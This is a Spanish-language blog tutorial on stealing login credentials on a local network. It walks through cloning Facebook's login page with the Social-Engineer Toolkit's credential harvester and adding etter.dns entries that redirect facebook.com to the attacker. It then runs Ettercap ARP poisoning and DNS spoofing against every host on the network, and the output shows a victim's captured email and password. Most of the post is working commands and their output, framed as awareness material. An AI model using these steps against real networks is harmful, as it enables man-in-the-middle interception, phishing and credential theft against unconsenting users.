

```
Terminal  Shell  Edición  Visualización  Ventana  Ayuda
bash
bash

.M""bkd `7MM""YMM MMP""MM""YMM
,MI      "Y  MM      `7 P'  MM      `7
`MMb.      MM      d      MM
`YMMNq.    MMmmMM      MM
.      `MM      MM      Y      MM
Mb      dM      MM      ,M      MM
P"Ybmmd" .JMMmmmmMM .JML.

[---]      The Social-Engineer Toolkit (SET)      [---]
[---]      Created by: David Kennedy (ReL1K)      [---]
[---]      Version: 5.4.8      [---]
[---]      Codename: 'Walkers'      [---]
[---]      Follow us on Twitter: @TrustedSec      [---]
[---]      Follow me on Twitter: @HackingDave      [---]
[---]      Homepage: https://www.trustedsec.com      [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Metasploit Framework
5) Update the Social-Engineer Toolkit
6) Update SET configuration
7) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>
```

Que es SET?



SET es una completísima suite dedicada a la ingeniería social , que nos permite automatizar tareas que van desde el de envío de SMS (mensajes de texto) falsos, con los que podemos suplantar el numero telefónico que envía el mensaje, a clonar cualquier pagina web y poner en marcha un servidor para hacer phishing en cuestión de segundos.

SET integra muchas de las funciones de Metasploit, es más, muchas de las funciones de SET las saca de Metasploit, por tanto no se concibe SET sin previamente tener instalado Metasploit. Quizás lo que mas nos ha llamado la atención de SET es su eficacia y agilidad a la hora de implementar su gran variedad de ataques...


SET esta disponible en el BackTrack Linux y Kali Linux o puedes instalarlo desde su repositorio en git.

SET is included in the latest version of the most popular Linux distribution focused on security. You can also download through github using the following command:

```
1 git clone https://github.com/trustedsec/social-engineer-toolkit/ set/
```

```
"git clone https://github.com/trustedsec/social-engineer-toolkit/ set/"
```

# Ettercap



Ettercap es un interceptor/sniffer/registrador para LANs con switch.

Soporta direcciones activas y pasivas de varios protocolos (incluso aquellos cifrados, como SSH y HTTPS).

También hace posible la inyección de datos en una conexión establecida y filtrado al vuelo aun manteniendo

la conexión sincronizada gracias a su poder para establecer un Ataque Man-in-the-middle(Spoofing).

Muchos modos de sniffing fueron implementados para darnos un conjunto de herramientas poderoso y completo de sniffing.

La instalacion dependen de tu SO , en este caso lo instale en mi MackbooPro (previamente le había hecho el HomeBrew)

```
[ Makuaz@mbp-de-juan /Volumes/Datos/Sitios ]  
[ 05:51:33 ] > brew install Ettercap
```

## Requisitos:

Unos tabacos

Un Coca Cola

Estar conectado a la red de la víctima (Wardriving)

Terminal

Una vez que estamos ya conectados a la red de nuestro target o víctima

ejecutamos set (comando para OSX) ,

posicionados en la carpeta de instalación de SET .

```
[ Makuaz@mbp-de-juan /opt/set ]  
[ 05:55:24 ] > ls -la  
total 80  
drwxr-xr-x  15 root  wheel  510 Mar 14 15:38 .  
drwxr-xr-x   4 root  wheel  136 Mar 14 15:35 ..  
drwxr-xr-x  15 root  wheel  510 Mar 14 15:56 .git  
-rw-r--r--   1 root  wheel   23 Mar 14 15:38 .gitignore  
-rw-r--r--   1 root  wheel 1011 Mar 14 15:38 README.md  
drwxr-xr-x  11 root  wheel  374 Mar 14 17:41 config  
drwxr-xr-x   7 root  wheel  238 Mar 14 15:38 modules  
drwxr-xr-x   7 root  wheel  238 Mar 14 15:38 readme  
-rwxr-xr-x   1 root  wheel 4263 Mar 14 15:38 seautomate  
-rwxr-xr-x   1 root  wheel 2007 Mar 14 15:38 seproxy  
-rwxr-xr-x   1 root  wheel 7875 Mar 14 15:38 setoolkit  
-rwxr-xr-x   1 root  wheel 3171 Mar 14 15:38 setup.py  
-rwxr-xr-x   1 root  wheel  933 Mar 14 15:38 seupdate  
-rwxr-xr-x   1 root  wheel  495 Mar 14 15:38 seweb  
drwxr-xr-x  21 root  wheel  714 Mar 14 16:00 src  
[ Makuaz@mbp-de-juan /opt/set ]  
[ 05:55:29 ] >
```

Comando :

```
[ Makuaz@mbp-de-juan /opt/set ][ 05:41:14 ] > sudo ./setoolkit
```

Y obtendremos una pantalla como esta :

```
.M""bgd `7MM""YMM MMP""MM""YMM
,MI      "Y  MM      `7 P'    MM      `7
`MMb.      MM      d      MM
  `YMMNq.    MMmmMM      MM
.      `MM      MM      Y      MM
Mb      dM      MM      ,M      MM
P"Ybmmd" .JMMmmmmMM .JMML.

[---]          The Social-Engineer Toolkit (SET)          [---]
[---]          Created by: David Kennedy (ReL1K)          [---]
[---]          Version: 5.4.8                              [---]
[---]          Codename: 'Walkers'                        [---]
[---]          Follow us on Twitter: @TrustedSec          [---]
[---]          Follow me on Twitter: @HackingDave         [---]
[---]          Homepage: https://www.trustedsec.com       [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #settoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Metasploit Framework
5) Update the Social-Engineer Toolkit
6) Update SET configuration
7) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> _
```

Escogemos la opción 1

Y se nos lanza esta pantalla :

```
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 5.4.8 [---]
[---] Codename: 'Walkers' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
```

Welcome to the Social-Engineer Toolkit (SET).  
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: <https://www.trustedsec.com>

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) SMS Spoofing Attack Vector
- 8) Wireless Access Point Attack Vector
- 9) QRCode Generator Attack Vector
- 10) Powershell Attack Vectors
- 11) Third Party Modules

99) Return back to the main menu.

set> \_

Ahora escogemos la opción 2 :

Ahora se muestra en pantalla la siguiente información con opciones :



```
set> 2
```

The Web Attack module is a unique way of utilizing multiple web-based attacks in order

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit ba

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits t

The Credential Harvester method will utilize web cloning of a web- site that has a user

The TabNabbing method will wait for a user to move to a different tab, then refresh the

The Web-Jacking Attack method was introduced by white\_sheep, Emgent and the BacklTrack  
egitimate however when clicked a window pops up then is replaced with the malicious lin

The Multi-Attack method will add a combination of attacks through the web attack menu.  
bbing, and the Man Left in the Middle attack all at once to see which is successful.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) Create or import a CodeSigning Certificate

99) Return to Main Menu

```
set:webattack> _
```

Ahora escogemos la opción 3 :

Y de nuevo se despliegan otras opciones , en este caso escogemos la opción 2 y vamos seteando los datos que nos solicita .

```
set:webattack>3
```

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

```
set:webattack>
```

Como dije anteriormente Seteamos la información solicitada

set:webattack> IP address for the POST back in Harvester/Tabnabbing:

Recomiendo tu ip local

Enter the url to clone: Aqui la URL : <http://www.facebook.com>

Finalmente obtendras una pantalla similar a esta :

```
set:webattack>2
```

```
[-] Credential harvester will allow you to utilize the clone capabilities within SET  
[-] to harvest credentials or parameters from a website as well as place them into a rep  
[-] This option is used for what IP the server will POST to.
```

```
[-] If you're using an external IP, use your external IP for this
```

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.1.124
```

```
[-] SET supports both HTTP and HTTPS
```

```
[-] Example: http://www.thisisafakesite.com
```

```
set:webattack> Enter the url to clone:http://www.facebook.com
```

```
[*] Cloning the website: https://login.facebook.com/login.php
```

```
[*] This could take a little bit...
```

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

```
[*] The Social-Engineer Toolkit Credential Harvester Attack
```


```
[*] Credential Harvester is running on port 80
```

```
[*] Information will be displayed to you as it arrives below:
```

```
127.0.0.1 - - [14/Mar/2014 18:38:09] "GET / HTTP/1.1" 200 -
```

Ahora revisas tu localhost y deberías de ver algo así :





Ahora vamos con Ettercap

Suponiendo que ya lo tienes instalado vamos a configurarlo :

La ruta de instalación depende de tu SO , en mi mac es la siguiente :

/usr/local/etc/ettercap

```
[ Makuaz@mbp-de-juan /usr/local/etc/ettercap ]
[ 06:43:55 ] > ls -la
total 40
drwxr-xr-x  5 Makuaz  admin   170 Mar 14 14:46 .
drwxr-xr-x  6 Makuaz  admin   204 Mar 14 14:46 ..
-rw-r--r--  1 Makuaz  admin  8505 Mar 14 16:30 etter.conf
-rw-r--r--  1 Makuaz  admin  3597 Mar 14 17:24 etter.dns
-rw-r--r--  1 Makuaz  admin  1653 Mar 26 2013 etter.nbns
[ Makuaz@mbp-de-juan /usr/local/etc/ettercap ]
[ 06:43:57 ] > _
```

Ahora modificaremos el archivo etter.dns con NANO y agregamos estas lineas :

www.facebook.com A 192.168.1.124 — Esta ip es de mi mac donde esta corriendo SET

www.facebook.es A 192.168.1.124 — Esta ip es de mi mac donde esta corriendo SET

```
#####
# microsoft sucks ;)
# redirect it to www.linux.org
#
microsoft.com      A    198.182.196.56
*.microsoft.com    A    198.182.196.56
www.microsoft.com  PTR  198.182.196.56      # Wildcards in PTR are not allowed

#####
# no one out there can have our domains...
#
www.alor.org       A    127.0.0.1
www.naga.org       A    127.0.0.1
www.facebook.com   A    192.168.1.124
www.facebook.es    A    192.168.1.124
#####
```

Salvamos el archivo y ahora corremos el siguiente comando :

```
sudo ettercap -Tq -i en1 -P dns_spoof -M arp // //
```

Donde en1 es mi tarjeta de red , la tuya puede ser wlan0 , eth0 ... ectc

```
[ Makuaz@mbp-de-juan / ]
[ 06:46:57 ] > sudo ettercap -Tq -i en1 -P dns_spoof -M arp // // _
```

Ahora veremos una pantalla similar a esta

```
Privileges dropped to UID 65534 GID 65534...

 31 plugins
 43 protocol dissectors
 59 ports monitored
16074 mac vendor fingerprint
1766 tcp OS fingerprint
2183 known services

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |=====>| 100.00 %

4 hosts added to the hosts list...

ARP poisoning victims:

  GROUP 1 : ANY (all the hosts in the list)

  GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help

Activating dns_spoof plugin...
```

Ahora encenderé una maquina virtual con windows XP SP3 , la cual imaginemos que es una pc mas en la red (debe estar en modo Bridge).  
Vemos como en la consola de ettercap aparece la maquina virtual :

```
DHCP: [08:00:27:1A:2F:0B] REQUEST 192.168.1.89
DHCP: [192.168.1.254] ACK : 192.168.1.89 255.255.255.0 GW 192.168.1.254 DNS 192.168.1.254
dns_spoof: [mpa.one.microsoft.com] spoofed to [198.182.196.56]
```

La cual Verificamos en la misma maquina con windows mediante el comando mundialmente famoso "ipconfig"

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\m4ku4z>ipconfig


Configuración IP de Windows

Adaptador Ethernet Conexión de área local        :

    Sufijo de conexión específica DNS : gateway.2wire.net
    Dirección IP. . . . . : 192.168.1.89
    Máscara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada   : 192.168.1.254

C:\Documents and Settings\m4ku4z>
```

Ya en la maquina virtual abrimos Chrome , Firefox , o el navegador que tu uses y escribimos [www.facebook.com](http://www.facebook.com) .



Y abrimos www.facebook.com y nos legamos con datos falsos



The image shows the Facebook login page. At the top, there is a blue header with the Facebook logo and a green 'Regístrate' button. Below this, the main content area is titled 'Entrar en Facebook'. It contains a login form with two input fields: 'Correo electrónico o teléfono:' and 'Contraseña:'. The password field is masked with dots. Below the password field, there is a checkbox labeled 'No cerrar sesión'. To the right of the password field, there is a blue button labeled 'Iniciar Sesión' and a link 'o Regístrate en Facebook'. Below the login form, there is a link '¿Olvidaste tu contraseña?'. At the bottom of the page, there is a navigation bar with links: 'Celular', 'Buscar amigos', 'Insignias', 'Personas', 'Páginas', 'Lugares', 'Aplicaciones', 'Información', 'Crear anuncio', 'Crear página', 'Desarrolladores', 'Empleo', 'Privacidad', 'Cookies', and 'Más'. Below the navigation bar, there is a footer with the text 'Facebook © 2014 · Español'.

Ahora vemos como ettercap toma la petición y hace referencia a mi MacBookPro

```
dns_spoof: [www.facebook.com] spoofed to [192.168.1.124]
```

Ahora revisamos el SET y vemos resultados!

```
192.168.1.89 - - [14/Mar/2014 19:45:23] "GET / HTTP/1.1" 200 -
```



```
[*] WE GOT A HIT! Printing the output:  
PARAM: lsd=AVqzZY7G  
PARAM: display=  
PARAM: enable_profile_selector=  
PARAM: legacy_return=1  
PARAM: profile_selector_ids=  
PARAM: trynum=1  
PARAM: timezone=300  
PARAM: lgnrnd=173742_xqLV  
PARAM: lgnjs=1394847961  
POSSIBLE USERNAME FIELD FOUND: email=owned@  
POSSIBLE PASSWORD FIELD FOUND: pass=www.  
PARAM: default_persistent=0  
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Espero que te sirva y le des uso , recuerda comparte los contenidos para que mas gente aprenda y pueda protegerse.